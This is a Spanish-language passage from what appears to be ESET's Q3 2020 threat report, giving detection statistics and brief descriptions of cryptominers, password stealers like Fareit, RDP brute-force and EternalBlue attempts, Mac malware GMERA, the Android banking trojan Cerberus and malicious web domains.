
Mineros de criptomonedas

La disminución durante un largo período de tiempo en la actividad de los mineros de criptomonedas se estabilizó en el tercer trimestre de 2020, mientras que el precio del bitcoin se disparó.

Luego de una disminución general en el último tiempo, las detecciones de mineros de criptomonedas parecen haberse estabilizado en el tercer trimestre de 2020, con una ligera tendencia al alza. Si bien tanto en el primer como en el segundo trimestre se notó una disminución en las detecciones totales de al menos un 20% en comparación con el trimestre anterior, en el tercero la disminución fue solo del 7%.

Los niveles de detección se mantuvieron estables en julio y agosto, y aumentaron ligeramente en septiembre, llegando casi a su valor máximo del segundo trimestre. El número promedio de detecciones en septiembre fue un 11% más alto que el promedio del tercer trimestre y un 2% más alto que el promedio del segundo trimestre. Según la telemetría de ESET, el aumento está vinculado a una variante de la aplicación potencialmente no deseada (PUA) JS/CoinMiner, que surgió a mediados de agosto.

En cuanto a la estabilización general de las detecciones durante el tercer trimestre, podría estar relacionada con la evolución del precio del bitcoin en los últimos meses, ya que comenzó a aumentar de manera abrupta a fines de julio de 2020, alcanzando en agosto sus valores más altos desde 2017. *Se cree que este giro de los acontecimientos fue impulsado* [56] por el crecimiento de las criptomonedas en los mercados emergentes y, curiosamente, la pandemia del coronavirus.




Tendencia en la detección de mineros de criptomonedas en Q2 y Q3 de 2020, promedio móvil de siete días

Al considerar los mineros de criptomonedas distribuidos por troyanos en lugar de aplicaciones potencialmente no deseadas, o los distribuidos por apps en vez del navegador, el panorama se mantuvo prácticamente sin cambios durante el tercer trimestre, con solo un aumento menor en los mineros de navegador, también como resultado del aumento en las ocurrencias de las PUA JS/CoinMiner.

En septiembre de 2020, los investigadores de ESET también descubrieron un tipo interesante de malware que apunta a las criptomonedas, al que llamaron *KryptoCibule* [57]. Este malware se destaca por sus tácticas multifacéticas: utiliza los recursos de la víctima para extraer monedas, intenta secuestrar transacciones reemplazando las direcciones de la billetera en el portapapeles y extrae archivos relacionados con criptomonedas.

El precio creciente del bitcoin implica que la práctica de la minería se vuelve más rentable, lo que también atrae a más ciberdelincuentes. Sin embargo, a pesar del ligero repunte en las detecciones de mineros de criptomonedas observado durante el tercer trimestre, es poco probable que este tipo de amenaza reaparezca de manera importante en lo que queda del año.

Jirí Kropác, Jefe de los Laboratorios de Detección de Amenazas, ESET



Trojan:PUA and in-browser:desktop ratio of cryptominer detections in Q3 2020


Spyware y backdoors

Los ataques del ladrón de contraseñas Fareit aumentaron en el tercer trimestre de 2020; su distribución se vio impulsada por campañas de malspam a gran escala.


Las detecciones de spyware y backdoors registraron una ligera tendencia a la baja en el tercer trimestre de 2020, disminuyendo un 7% y un 3% respectivamente, en comparación con el segundo trimestre. Houdrat se mantuvo en primer lugar, su prevalencia impulsada por su mecanismo de propagación invasivo y la falta de buenos hábitos cibernéticos en los mercados en desarrollo, ***al igual que en el segundo trimestre*** [58]. En otras partes de la clasificación, sin embargo, los puestos se modificaron. El que experimentó el mayor crecimiento fue Win/Spy.Socelars, con una cantidad de detecciones de más del doble respecto al trimestre anterior. Este spyware roba las contraseñas almacenadas en los navegadores y extrae los datos de pago de las cuentas comprometidas.

Otra familia de software espía que experimentó un aumento significativo en el tercer trimestre fue Win/PSW.Fareit, un troyano que roba contraseñas ampliamente distribuido también conocido como Pony. Fareit es popular entre los ciberdelincuentes porque su código fuente se filtró online, lo que les permitió emplearlo en sus campañas maliciosas. Una vez presente en un sistema, Fareit roba la información de inicio de sesión de varios navegadores y otras aplicaciones de almacenamiento de credenciales, y luego envía los datos robados a un servidor remoto.


Según la telemetría de ESET, Fareit se distribuye principalmente a través del malspam: el 92% de las detecciones de Fareit en el tercer trimestre se encontraron en archivos adjuntos de correo electrónico. La mayoría de estos archivos adjuntos eran ejecutables que se hacían pasar por documentos relacionados con actualizaciones del estado de envíos o entregas de paquetes.



Spyware and backdoor detection trends in Q2 2020-Q3 2020, seven-day moving average



Los 10 principales familias de spyware en Q3 de 2020 (% de detecciones de spyware)



Los 10 principales familias de backdoors en Q3 de 2020 (% de detecciones de backdoors)

La creciente prevalencia de amenazas como Fareit muestra que las contraseñas son un objetivo lucrativo para los ciberdelincuentes, ya que pueden usarlas en una gran variedad de ataques o venderlas fácilmente en mercados clandestinos. Nuestra telemetría muestra que el spam, sin importar el uso trillado de los señuelos, es el vector de distribución preferido para entregar estas amenazas.

Jiří Kropáč, Jefe de los Laboratorios de Detección de Amenazas, ESET

Exploits

Los clientes únicos que informaron intentos de ataques al RDP mediante fuerza bruta crecieron un 37% con respecto al trimestre anterior, mientras que los intentos de ataque totales aumentaron un 140%, seguidos de una caída de corta duración al final del trimestre.


El coronavirus alcanzó nuevos picos de infección en el tercer trimestre y las empresas continuaron dependiendo en gran medida del acceso remoto. Esta es probablemente una de las razones por las que el Protocolo de escritorio remoto (RDP) sigue siendo un objetivo principal para los ciberdelincuentes en el tercer trimestre, que fue documentado por un crecimiento intertrimestral del 37% teniendo en cuenta la cantidad de clientes únicos que informaron un intento de ataque mediante fuerza bruta a su conexión RDP.

La cantidad total de intentos de ataque experimentó un crecimiento extremo, ya que aumentó un 140% con respecto al trimestre anterior. La telemetría de ESET documentó una fuerte caída, aunque de corta duración, a fines de septiembre, de casi un 40%.

Dado que esta disminución limitada se observó en varias regiones, es posible que haya tenido lugar uno de los siguientes escenarios:


- El desmontaje no publicada de infraestructura maliciosa (como una botnet o parte de una botnet).
- La detención no publicada de un grupo importante de cibercriminales o de algunos de sus miembros.
- La interrupción de las actividades del atacante debido a mantenimiento o a problemas técnicos en su infraestructura.
- El surgimiento de otro vector de ataque, más viable, más barato o más fácilmente explotable, que lleve a uno de los grupos de atacantes a reenfocarse durante un breve período de tiempo.

> ***Los bandas de ransomware les demostraron a otros jugadores clandestinos que comprometer el RDP y robar los datos confidenciales de las víctimas puede ser una técnica de ataque muy rentable. Y al combinarlo con el creciente número de sistemas mal protegidos que se conectaron a Internet durante la pandemia, hubo un aumento extremo en los intentos de ataques mediante fuerza bruta contra el protocolo RDP, como se observa en los datos de telemetría de ESET.***
>
> **Jiří Kropáč, Jefe de los Laboratorios de Detección de Amenazas, ESET**



Tendencia de los intentos de conexión al RDP en Q2 y Q3 de 2020, promedio móvil de siete días

Las detecciones de EternalBlue experimentaron un repunte en el tercer trimestre, cerrando dicho período con un aumento del 26% según la cantidad de clientes únicos a los que se dirigió por día. El número de intentos de ataques de EternalBlue siguió una trayectoria muy similar, cerrando el tercer trimestre con un 23% adicional, lo que contrasta con la caída del 11% observada para los clientes únicos que informaron intentos del aprovechamiento de la vulnerabilidad BlueKeep y la caída del 13% en el número total de intentos de ataque explotando dicha vulnerabilidad.



Tendencia de los intentos de ataque de EternalBlue y BlueKeep en Q2 y Q3 de 2020, promedio móvil de siete días

Amenazas para Mac


Las amenazas para Mac continuaron disminuyendo durante el tercer trimestre y la cantidad de detecciones de las principales amenazas disminuyeron más de una quinta parte en comparación con el segundo trimestre.

Las amenazas para Mac siguieron el mismo camino que en el segundo trimestre y mostraron una disminución gradual adicional durante el tercer trimestre. La cantidad de detecciones disminuyó 21% en su comparación trimestral. La mayor variación fue notable en el caso de las aplicaciones potencialmente no deseadas (PUA), con pequeños altibajos ocasionales, pero sin picos significativos. Para todas las demás categorías, como el adware, los troyanos y las aplicaciones potencialmente no seguras (PUsA), las cantidades detectadas disminuyeron constantemente en el tercer trimestre.


La amenaza más frecuente detectada en la plataforma Mac siguió siendo Mackeeper, con un 26,6%, un porcentaje apenas menor que su 27,6% del segundo trimestre. Sin embargo, la cantidad absoluta de detecciones siguió la misma trayectoria que toda la categoría, y disminuyó en un 29%.

La telemetría de ESET muestra una tendencia casi idéntica para la PUsA OSX/Keygen, que ocupa el segundo lugar. El número absoluto de detecciones de esta aplicación, utilizada para software pirata, decreció un 24%. Debido a la baja de las cifras en toda la categoría, su porcentaje de caída fue mínimo, terminando en 15,2% en el tercer trimestre frente al 15,6% en el segundo trimestre.

Las 10 principales familias permanecieron casi idénticas, sin cambios en los cinco rangos más altos



Los 10 principales detecciones de amenazas para Mac en Q3 de 2020 (% de detecciones de amenazas para Mac)



Tendencia en la detección de amenazas para Mac en Q2 y Q3 de 2020, promedio móvil de siete días

El único participante nuevo entre los primeros diez fue el adware OSX/MaxOfferDeal, que ocupó la sexta posición, con un 4,1%, desplazando a la aplicación OSX/Riskware.Meterpreter, que en el segundo trimestre ocupaba el décimo lugar.

En el tercer trimestre, el Equipo de Investigación de ESET descubrió sitios web que distribuían versiones troyanizadas de aplicaciones para MacOS legítimas para realizar trading de criptomonedas con el nombre modificado. Las aplicaciones estaban empaquetadas junto con el malware GMERA, cuyos operadores intentan extraer información de las víctimas, como cookies del navegador, billeteras de criptomonedas y capturas de pantalla. ESET encontró cuatro apps maliciosas que se utilizan de esta manera, llamadas Cointrazer, Cupatrade, Licatrade y Trezarus. Si desea obtener información técnica adicional, consulte nuestra ***entrada de blog*** [59].

Aunque los números de aplicaciones no deseadas en Mac son bastante altos en comparación con los troyanos y los backdoors, nuestra investigación del último malware GMERA mostró que algunos perpetradores todavía están creando y distribuyendo malware activamente en Mac.

Marc-Étienne Léveillé, Investigador de Malware de ESET

Amenazas para Android

Si bien las apps que despliegan anuncios continuaron dominando la escena de amenazas para Android, las detecciones de malware bancario experimentaron un repunte en el tercer trimestre de 2020.


Tras un pico en mayo de 2020, las detecciones en Android disminuyeron en junio, aumentaron en julio y se mantuvieron en un nivel relativamente estable durante agosto y septiembre. En términos del volumen general de detecciones, el tercer trimestre experimentó una disminución del 19% en comparación con el trimestre anterior.

El aumento en julio estuvo relacionado con el crecimiento de la categoría de amenazas Aplicaciones Ocultas (Hidden Apps), que ha dominado el panorama de amenazas para Android durante tres trimestres consecutivos. Esta categoría abarca las detecciones de aplicaciones engañosas que ocultan sus íconos una vez instaladas e innundan el dispositivo afectado con anuncios de pantalla completa. Por lo general, se hacen pasar por juegos atractivos y varias utilidades convenientes.

Las detecciones de Android/HiddenApp se han duplicado en comparación con el segundo trimestre y triplicaron su participación en el ranking de las 10 principales amenazas. La familia Android/Hiddad subió del segundo al primer lugar, aunque sus detecciones totales en realidad disminuyeron en un 12%.

Otra categoría de malware para Android que creció en el tercer trimestre es el malware bancario, cuyas detecciones excedieron el cuádruple en comparación con el segundo trimestre.

Tendencias en la detección de categorías de amenazas para Android seleccionadas en Q2 y Q3 de 2020, promedio móvil de siete días



Tendencia en la detección de malware bancario para Android en Q2 y Q3 de 2020, promedio móvil de siete días

Este crecimiento fue el resultado de un alza en las detecciones de una variante de Android/TrojanDropper.Agent que transporta el malware bancario Cerberus, detectado como Android/Spy.Cerberus.

Cerberus es un notorio troyano bancario móvil que ***apareció*** [60] en junio de 2019 y estuvo muy activo hasta julio de 2020, cuando la banda detrás del malware se separó y lo publicó para ***subastar*** [61]. Ni siquiera un mes después, el 11 de agosto, el código fuente de Cerberus se ***lanzó de manera gratuita*** [62] en un foro clandestino, lo que permitió que cualquiera usara el malware para su propio beneficio, aumentando así el número de intentos de ataque detectados.

Aunque el malware bancario solo representa una pequeña fracción de las amenazas para Android, su crecimiento es preocupante, ya que sin la protección adecuada, puede causar graves daños. La publicación de un código fuente importante como el de Cerberus permite que más atacantes distribuyan fácilmente payloads personalizados; es lo mismo que vimos en el pasado con otras familias de malware bancario, como BankBot, Anubis y Exobot.

Lukáš Štefanko, Investigador de Malware de ESET

Amenazas web


Los bloqueos de amenazas web disminuyeron en el tercer trimestre de 2020, como resultado de la desaparición de dos grandes jugadores de la escena de dominios maliciosos.

En el tercer trimestre de 2020, la telemetría de ESET registró una disminución general del 16% en las amenazas web clave que rastreamos, es decir que continuó la tendencia a la baja observada en el segundo trimestre. Esta disminución incluyó las categorías Estafa, Malware y Phishing; mientras que Objeto de Malware fue la única categoría que creció tanto en términos de bloqueos generales como de URL únicas bloqueadas.

Los sitios web que descargan malware experimentaron la mayor disminución con respecto al trimestre anterior: del 28%. Este desarrollo está relacionado con la desaparición de dos dominios que encabezaron la categoría de Malware durante todo el primer semestre: adobviewe[.]club y fingahvf[.]top. El ex número uno, adobviewe[.]club, es parte de un esquema de adware encargado de mostrar ventanas emergentes que promueven nuevas amenazas. Las detecciones de este dominio disminuyeron gradualmente durante el segundo trimestre, desde fines de abril, y fueron prácticamente inexistentes en el tercer trimestre.

